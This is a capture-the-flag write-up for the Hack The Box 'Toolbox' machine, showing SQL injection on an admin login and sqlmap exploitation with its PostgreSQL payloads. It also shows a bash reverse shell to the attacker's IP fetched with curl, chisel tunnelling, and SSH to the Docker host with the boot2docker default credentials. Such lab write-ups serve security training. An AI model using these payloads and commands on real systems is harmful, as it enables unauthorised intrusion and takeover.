
Hack The Box Toolbox Writeup (Easy Windows)
Easy Windows box. SQL injection on the admin login yields a shell in a boot2docker container, and the default docker:tcuser SSH login reaches the host C drive.
Summary

Toolbox serves a self-signed certificate that names two vhosts, megalogistic.com and admin.megalogistic.com. The main site is an untouched template, but the admin vhost’s login form falls to a classic SQL injection authentication bypass, and the dashboard behind it names a user called tony. sqlmap confirms the injection and its os-shell drops into a Docker container as the postgres user, from which a staged bash script gives a proper reverse shell. linpeas shows the kernel is boot2docker, whose project documents the default login docker:tcuser, and the container’s 172.17.0.2 address implies a host at 172.17.0.1. chisel and proxychains reach that host, the default credentials work over SSH, and the Windows C drive is mounted there at /c, which is where the Administrator flag lives.
Web Server Enumeration
I access the web server on port 443 and it immediately warns be about the fact that the server is using a self-signed certificate. I inspect the certificate to see potential vhosts, including “megalogistic.com” and “admin.megalogistic.com”:
I add those to my /etc/hosts file like so:
1
10.129.96.171 megalogistic.com admin.megalogistic.com megalogistic.htb admin.megalogistic.htb
I also add the .htb extension because I’m more familiar with it. I access the main website at megalogistic.com:

But it seems like it’s just a template. I perform a directory bruteforce attack:
1
ffuf -u https://megalogistic.com/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-words.txt -t 50
But I find nothing more than normal folders like:
1
2
3
4
images                  [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 385ms]
js                      [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 385ms]
css                     [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 141ms]
fonts                   [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 141ms]
Nothing really interesting here.
admin.megalogistic.com

This vhost offers me a login form:
I first perform directory bruteforce:
1
ffuf -u https://admin.megalogistic.com/FUZZ.php -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-words.txt -t 50
But I could only find index.php and dashboard.php. The dashboard.php endpoint is protected, I gotta log in first.
I first try common combinations like “admin:admin” but no-go. Then I tried a simple SQL injection auth bypass payload:

And it worked, now I’m logged in to the dashboard:

There are two itens under the to-do list panel:
Send credentials to Tony
Update Printer Drivers
So we have a potential username now “tony”.
Initial Access - RCE via SQL Injection
Knowing the login form is vulnerable to sql injection, I use sqlmap to automate the vulnerability exploitation:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py --url https://admin.megalogistic.com/ --forms --threads=10 --os-shell --batch
It finds multiple injection points:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
    Payload: username=Xmzx' AND (SELECT (CASE WHEN (4438=4438) THEN NULL ELSE CAST((CHR(79)||CHR(78)||CHR(68)||CHR(109)) AS NUMERIC) END)) IS NULL-- XUrw&password=xDXU

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: username=Xmzx' AND 6310=CAST((CHR(113)||CHR(120)||CHR(118)||CHR(120)||CHR(113))||(SELECT (CASE WHEN (6310=6310) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(106)||CHR(122)||CHR(98)||CHR(113)) AS NUMERIC)-- KOIL&password=xDXU

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: username=Xmzx';SELECT PG_SLEEP(5)--&password=xDXU

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: username=Xmzx' AND 2234=(SELECT 2234 FROM PG_SLEEP(5))-- sHvF&password=xDXU
---

It works and now I realize I’m in a docker container (172.17.0.2) as user “postgres”:
I used this RCE to transfer a reverse shell bash script to the machine. I first create “shell.sh” locally:
1
sh -i >& /dev/tcp/10.10.14.57/9999 0>&1
Then I start the python web server:
1
sudo python3 -m http.server 80

I use the os-shell from sqlmap to grab the bash script, save it to my local folder and make it executable by using chmod:
1
2
os-shell> curl 10.10.14.57/shell.sh -o shell.sh
os-shell> chmod +x shell.sh
The shell is in the machine now:
I run “pwd” to discover my current working directory:
1
/var/lib/postgresql/11/main
Then I start the netcat listener on port 9999 (same as in shell.sh):
1
nc -lvnp 9999
And use the following on the victim machine to make the server execute the shell as an independent process:
1
os-shell> setsid nohup bash /var/lib/postgresql/11/main/shell.sh > /dev/null 2>&1 &
I immediately receive the connection on the netcat listener and proceed to stabilize the shell:

More specifically:
1
2
3
4
5
6
7
8
9
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ export TERM=xterm
export TERM=xterm
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ ^Z
[1]+  Stopped                 nc -lvnp 9999
user@attackbox:~$ stty raw -echo ;fg
nc -lvnp 9999

postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$
Docker Escape - Default Credentials
I transfer “linpeas.sh” to the machine and run it. One of the first things I notice is the system information tab:

Where it says that the OS version is 4.14.154-boot2docker. Seeing boot2docker peculiar and makes me google search for this, which takes me to the official github repo.
The github repo mentions how the controlling docker machine uses the following default credentials:
1
2
user: docker
pass: tcuser
By running “ifconfig” I notice the current docker I’m on has the IP address of 172.17.0.2. So I immediately assume there’s another host on 172.17.0.1.
I try pinging it but “ping” is not installed on this machine!
1
2
$ ping 172.17.0.1
bash: ping: command not found
I see the arp table with arp -a and it kinda confirms the theory by now that 172.17.0.1 is valid:
1
2
$ arp -a
? (172.17.0.1) at 02:42:c9:0d:45:a6 [ether] on eth0
To communicate with 172.17.0.1 through my attacking machine, I first set up a chisel server locally:
1
./chisel server --reverse --socks5 -p 1337
Then I use the same transfer method used earlier (python3 -m http.server 80 then curl) to transfer a chisel ELF binary to the machine. I connect it to my server with:
1
nohup ./chisel client 10.10.14.57:1337 R:socks &
Now I can connect 172.17.0.1 by appending “proxychains4” to my commands like so:
1
proxychains4 nmap 172.17.0.1 -vv -A -oN scans/nmap.internal
The nmap scan finishes and I notice how it has similarities to the very first scan, but it’s completely different:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
# Nmap 7.93 scan initiated Wed Dec 10 13:52:05 2025 as: nmap -vv -A -oN scans/nmap.internal 172.17.0.1
Nmap scan report for 172.17.0.1
Host is up, received conn-refused (0.55s latency).
Scanned at 2025-12-10 13:52:06 -03 for 713s
Not shown: 998 closed tcp ports (conn-refused)
PORT    STATE SERVICE  REASON  VERSION
22/tcp  open  ssh      syn-ack OpenSSH 7.2 (protocol 2.0)
| ssh-hostkey:
|   2048 0bb56a4e75d434329e2e1ba7c6811421 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCZN5ST0WRlLrgHGbcDrn6VIw2s+c6hFGW4/a+XP3YDjsAN5bmpK5bQNtRNky7EKyx8adBh9zVC5OzJr7q1/y/awAHPchUJMe1C2GgS/TW/O9/+VnTukeuEzzzsA2f6TXrGvLDZxVLw06WMbTWdE9T3+aWRfrJRDk+ZfkLfC3ou3i1y5oG4VIppRi5O61GMPJ6PiE6l2AQqA9AfmPJKAZQMiM0ab03KIXMGkuv9ueI1Ps2KZ1DKMvXvnmavPKAetFetuap5isbgAYjZmSiEpzYjrAYNUjy8ZE1EQLdPocr7F7ExkRHSV238WV9hPqjjbYoplBSUx2TXTq56xOcdTjeD
|   256 9f59305e8d19edbc948a5820e1d57b12 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFHFK/J69wBu4nFMGIkoxj/2PMrImcIccal98+CPFQhORDyet16GXWwV7cMnALO4eMqMYmZ7Va9rkGvwWOaXomo=
|   256 230e42ae93c27c925738db73fd3f512e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII9Xfnpe+Qq4an/UMexGoYQn4vVN70tBEzA/o6ylDLJU
443/tcp open  ssl/http syn-ack Apache httpd 2.4.38 ((Debian))
|_http-title: MegaLogistics
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.38 (Debian)
| ssl-cert: Subject: commonName=admin.megalogistic.com/organizationName=MegaLogistic Ltd/stateOrProvinceName=Some-State/countryName=GR/emailAddress=admin@megalogistic.com/organizationalUnitName=Web
| Issuer: commonName=admin.megalogistic.com/organizationName=MegaLogistic Ltd/stateOrProvinceName=Some-State/countryName=GR/emailAddress=admin@megalogistic.com/organizationalUnitName=Web
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-02-18T17:45:56
| Not valid after:  2021-02-17T17:45:56
| MD5:   091b4c45c743a4e0bdb2d2aad860f3d0
| SHA-1: 82559ba03fc779e4f05d82325bdfa9578b2be3eb
| -----BEGIN CERTIFICATE-----
| MIIECTCCAvGgAwIBAgIUFlHtTkX6tBT3FO+WSrUupHAN9TkwDQYJKoZIhvcNAQEL
| BQAwgZMxCzAJBgNVBAYTAkdSMRMwEQYDVQQIDApTb21lLVN0YXRlMRkwFwYDVQQK
| DBBNZWdhTG9naXN0aWMgTHRkMQwwCgYDVQQLDANXZWIxHzAdBgNVBAMMFmFkbWlu
| Lm1lZ2Fsb2dpc3RpYy5jb20xJTAjBgkqhkiG9w0BCQEWFmFkbWluQG1lZ2Fsb2dp
| c3RpYy5jb20wHhcNMjAwMjE4MTc0NTU2WhcNMjEwMjE3MTc0NTU2WjCBkzELMAkG
| A1UEBhMCR1IxEzARBgNVBAgMClNvbWUtU3RhdGUxGTAXBgNVBAoMEE1lZ2FMb2dp
| c3RpYyBMdGQxDDAKBgNVBAsMA1dlYjEfMB0GA1UEAwwWYWRtaW4ubWVnYWxvZ2lz
| dGljLmNvbTElMCMGCSqGSIb3DQEJARYWYWRtaW5AbWVnYWxvZ2lzdGljLmNvbTCC
| ASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAN11gJPFfp7ter5VFvgy0fCP
| 56N50Gk0R18C6e7KK3KKtXsjtIRD1Ri2ApmmjC+IwDpI0XgN0iem1NUbXE1HhwxB
| 1HrigkBudq3jQRVM0tVVYDK6+SEiOdehiXbc1Gsih0yUaMty4Ak6Asq4gli1g+ku
| fqtf7r273C8GJEQUHcCMBdXO/K1K2oTK9+bcsIETNuwALtwYbr/nim1RGLYQTtX7
| +CqkNj2Bw5YOxVqTAs5CQ3ZRIXTk/DLgR+bWOxxJKHLPFJfBq7czKkZ7k5gg9dPS
| HnWjW+amHutlRFYgRFeaaqiE+UBDVJDriB1zX1HUC3R1Y8IblatJRxV6tGKoG0cC
| AwEAAaNTMFEwHQYDVR0OBBYEFG4EpOryu7s315zTdLHk2SbghyWvMB8GA1UdIwQY
| MBaAFG4EpOryu7s315zTdLHk2SbghyWvMA8GA1UdEwEB/wQFMAMBAf8wDQYJKoZI
| hvcNAQELBQADggEBAEjzSNoiMG7e/dtnsy59rdMah0dkpRe5Dmi7gZt3IbdgwzSi
| rVOxWtnP3lItPB+/Y8+SOgqr/xUqd3cT1Ebol5ZraeWBvYUfaMG7XE7I98wWiSGW
| 6pqeCJ8cWmVuzI4y0E11BSTHoJQYCcshChahp7bt+TiqdfJLHeigO55W2FGXj1mf
| YGCZ8xnG6jOvXwA5xn8H2RT2teCpejfW/gN47rSCDSZbkcQCDuiak/LRQ71QO8y6
| 2KK6EnYIaO3OnyPHov0CvZdx0XgSJUpQTlMOySuXL+teRHmHPx/r7GOMGP0vpKLs
| OXZaAjnSN1+8nCldxAiaL8u4kxikQkaMKo1/5Ks=
|_-----END CERTIFICATE-----
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Dec 10 14:03:59 2025 -- 1 IP address (1 host up) scanned in 714.20 seconds
So I try connecting to the host via SSH using the default credentials mentioned just now:
1
proxychains4 ssh docker@172.17.0.1
And it works:

Now I’m in 172.17.0.1 as user “docker”. I list for folders in / and locate a non-default directory “c”:

If I take a look at it, it looks like the C: drive for the windows host is actually mounted!

And with that, I can read the flag in Administrator’s desktop folder:
1
docker@box:~$ cat /c/Users/Administrator/Desktop/root.txt